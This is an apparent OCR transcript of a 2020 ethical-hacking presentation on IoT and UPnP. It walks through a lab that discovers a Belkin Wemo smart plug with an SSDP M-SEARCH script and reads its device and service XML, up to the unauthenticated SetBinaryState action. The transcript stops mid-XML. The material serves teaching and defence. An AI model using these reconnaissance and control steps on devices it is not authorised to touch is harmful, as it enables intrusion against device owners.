IoT Hacking Basics

Fun with UPnP and a Smart Outlet

April 4, 2020

PRESENTER:

Don Donzal

Agenda

- Bio
- What is IoT?
- UPnP – Risk or Feature
- The Target Device
- How we hack it!
- Why this matters to you

Bio – Don Donzal

```
whoami

I’m a Hacker!
I’m a Dad, a Community Manager & an Editor-in-Chief.
```

Don Donzal is the founder of The Ethical Hacker Network (EH-Net), a free online magazine and community for security professionals. EH-Net was acquired by eLearnSecurity (eLS) in 2017 to bolster their free educational projects for those aspiring to be in the cyber security field. Don is now the Community Manager for eLS which includes continuing as the Editor-in-Chief of EH-Net and helping advance the careers of the eLearnSecurity community and the cyber security community at large.

In former lives he was a Systems Admin for a psychiatric hospital, CTO and partner in a software company, and a Director of IT at the largest medical school in the US. In addition to also founding a security conference, Don has been involved in hundreds of articles, webinars and talks as editor, writer, speaker and host. Helping others to succeed while remaining behind the scenes is his way of giving back to the security community that has given so much to him.

What is “IoT”?

Internet of Things


[ˈin-tər-ˌnet, əv, thiŋs]
NOUN, PHRASE

- Coined by Kevin Ashton of Procter & Gamble, later MIT's Auto-ID Center, in 1999, though he prefers the phrase "Internet for things". At that point, he viewed RFID as essential to the Internet of things which would allow computers to manage all individual things. –Wikipedia
- The networking capability that allows information to be sent to and received from objects and devices (such as fixtures and kitchen appliances) using the Internet. –Merriam-Webster
- A system of interrelated computing devices, mechanical and digital machines provided with unique identifiers (UIDs) and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction. –Wikipedia
- Sensors and other smart devices with Internet connectivity.
- All The Things!!

DEF: Hack

Hack – From Old English haccian ‘cut in pieces’, of West Germanic origin; related to Dutch hakken and German hacken. (Oxford Dictionary)

Hack – verb – Manage; cope. ‘lots of people leave because they can't hack it’ (dictionary.com)




Hack – noun – One who produces banal and mediocre work in the hope of gaining commercial success. Origin – short for hackney, done for hire. First recorded in 1680–90 (dictionary.com)

In 1960s MIT, **hacks** are practical jokes and pranks meant to prominently demonstrate technical aptitude and cleverness. (Wikipedia)


DEF: Ethical Hacking

Performing computer security related activities with permission.

- Oxymoron? Nope
- Media focus on crime = negative association
- More specific term for clarification
- Good guys using bad guys’ tools & techniques
- Umbrella term to include numerous specialties




DEF: IoT Hacking



Hardware

Software



Process

Credit Where Credit is Due

IoT VILLAGE

Village RFID IoT Labs

UPnP Explained

"The UPnP architecture is a distributed, open networking architecture that leverages TCP/IP and the Web to enable seamless proximity networking in addition to control and data transfer among networked devices in the home, office, and everywhere in between."

https://openconnectivity.org/developer/specifications/upnp-resources/upnp/

UPnP Explained – Cont.

Using standard protocols such as HTTP, XML and SOAP, devices can advertise their functionality and interact with other devices on the network to establish functionality for:

- Network services (i.e. port forwarding, including NAT)
- Data sharing (i.e. network storage)
- Media streaming
- Smart home control

UPnP allows all of this without any user input, i.e. ‘zero-configuration networking’.

UPnP Explained – Cont.

UPnP can be understood by looking at it’s 6 capabilities

1. Addressing - the device needs to get an IP, typically using DHCP, but can set one itself (AutoIP)
2. Discovery - once on the network, the device can advertise its presence and can either actively search for other devices on the network or passively listen for advertisements from other devices. This is done using a protocol called Simple Service Discovery Protocol, or SSDP
3. Description - Once a device learns of another device on the network, it needs to know more about that device and what it can do. The device description is an XML file that’s given in the advertisement or discovery response messages.

UPnP Explained – Cont.

4. Control - Inside the device description is a URL to any service descriptions. The service descriptions provide:


- **a.** a list of all the actions supported by the device
- **b.** URLs for the where to send the action requests
- **c.** a description of how the request message should look (i.e. what parameters it expects)

5. Event Notification - A device can send a special message to subscribe to all event notifications from another device.

6. Presentation - If a device supports this, a presentation URL is provided in the device description and can be used by a user to view or sometimes control the device.

All Fantastic Features!! But something's missing…

UPnP – Risk or Feature



Caveat: There are some optional Device Protection and Device Security Services that can be implemented, but many IoT devices lack these services

Ok, so what can you do with it?


By exploiting the lack of authentication in the UPnP protocols an attacker (on the same network as the device) can perform various actions*, such as:


- Open ports to the Internet
- Turning devices on/off
- Control media devices (pewdiepie chromecast hack)

*depending on the devices' supported actions

The Target - Belkin Wemo Mini Smart Plug

In this lab, we'll search the network for all UPnP devices and find a Belkin Wemo Mini Smart Plug which should be plugged into an outlet and connected to a lamp. The only way to turn the lamp on should be with the Wemo App or by physically touching the button on the device. We'll show you another way. ;-)





UPnP Discovery - Manual


Let’s take a look at this process in action.

```
python msearch.py
```

This python script will send a discovery message to the network and print all responses.

https://www.electricmonk.nl/log/2016/07/05/exploring-upnp-with-python/

Discovery Results



```
*******************************************************************************
**                         Discovery message                                 **
*******************************************************************************
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN:"ssdp:discover"
MX:5
ST:upnp:rootdevice


*******************************************************************************
**                         Responses                                         **
*******************************************************************************
('192.168.0.102', 56689) HTTP/1.1 200 OK
CACHE-CONTROL: max-age=86400
DATE: Tue, 11 Feb 2020 17:20:14 GMT
EXT:
LOCATION: http://192.168.0.102:49153/setup.xml
OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01
01-NLS: 8061c824-1dd2-11b2-a158-e958dd0e2eb0
SERVER: Unspecified, UPnP/1.0, Unspecified
X-User-Agent: redsonic
ST: upnp:rootdevice
USN: uuid:Socket-1_0-221714K01005EA::upnp:rootdevice
```

Special multicast address


The IP address of the responding device

The device description URL. **Open this URL in a browser.**

setup.xml

Let's take a look at the device description. Of particular interest are the **defined services**.

Each service describes the control and event endpoints, and an **xml file** that provides the service description.




```
▼<root xmlns="urn:Belkin:device-1-0">
  ▶<specVersion>...</specVersion>
  ▼<device>
     <deviceType>urn:Belkin:device:controllee:1</deviceType>
     <friendlyName>Lamp</friendlyName>
     <manufacturer>Belkin International Inc.</manufacturer>
     <manufacturerURL>http://www.belkin.com</manufacturerURL>
     <modelDescription>Belkin Plugin Socket 1.0</modelDescription>
     <modelName>Socket</modelName>
     <modelNumber>1.0</modelNumber>
     <hwVersion>v2</hwVersion>
     <modelURL>http://www.belkin.com/plugin/</modelURL>
     <serialNumber>221714K01005EA</serialNumber>
     <UDN>uuid:Socket-1_0-221714K01005EA</UDN>
     <UPC>123456789</UPC>
     <macAddress>58EF6898B07C</macAddress>
     <firmwareVersion>WeMo_WW_2.00.10971.PVT-OWRT-SNSV2</firmwareVersion>
     <iconVersion>8|49154</iconVersion>
     <binaryState>0</binaryState>
    ▶<iconList>...</iconList>
    ▼<serviceList>
      ▼<service>
         <serviceType>urn:Belkin:service:WiFiSetup:1</serviceType>
         <serviceId>urn:Belkin:serviceId:WiFiSetup1</serviceId>
         <controlURL>/upnp/control/WiFiSetup1</controlURL>
         <eventSubURL>/upnp/event/WiFiSetup1</eventSubURL>
         <SCPDURL>/setupservice.xml</SCPDURL>
       </service>
      ▼<service>
         <serviceType>urn:Belkin:service:timesync:1</serviceType>
         <serviceId>urn:Belkin:serviceId:timesync1</serviceId>
         <controlURL>/upnp/control/timesync1</controlURL>
         <eventSubURL>/upnp/event/timesync1</eventSubURL>
         <SCPDURL>/timesyncservice.xml</SCPDURL>
       </service>
      ▼<service>
         <serviceType>urn:Belkin:service:basicevent:1</serviceType>
         <serviceId>urn:Belkin:serviceId:basicevent1</serviceId>
         <controlURL>/upnp/control/basicevent1</controlURL>
         <eventSubURL>/upnp/event/basicevent1</eventSubURL>
         <SCPDURL>/eventservice.xml</SCPDURL>
       </service>
```

Lazy Hacker


Change the URL in your browser to navigate to the service description xml file shown in the devices description.

From this



192.168.2.2:49153/setup.xml

To this




192.168.2.2:49153/eventservice.xml

eventservice.xml

The eventservice.xml file lists all of the actions supported by the device and gives all the information necessary to create requests to interact with and control the device.


Notice “BinaryState”? Hmm… binary – 0 or 1, or better yet, off or on. Very interesting… ;-)



```
▼<scpd xmlns="urn:Belkin:service-1-0">
  ▼<specVersion>
      <major>1</major>
      <minor>0</minor>
    </specVersion>
  ▼<actionList>
    ▼<action>
        <name>SetBinaryState</name>
      ▼<argumentList>
        ▼<argument>
            <retval/>
            <name>BinaryState</name>
            <relatedStateVariable>BinaryState</relatedStateVariable>
            <direction>in</direction>
          </argument>
        ▼<argument>
            <retval/>
            <name>Duration</name>
            <relatedStateVariable>Duration</relatedStateVariable>
            <direction>in</direction>
          </argument>
        ▼<argument>
            <retval/>
            <name>EndAction</name>
            <relatedStateVariable>EndAction</relatedStateVariable>
            <direction>in</direction>
          </argument>
        ▼<argument>
            <retval/>
            <name>UDN</name>
            <relatedStateVariable>UDN</relatedStateVariable>
            <direction>in</direction>
          </argument>
        ▼<argument>
            <retval/>
            <name>CountdownEndTime</name>
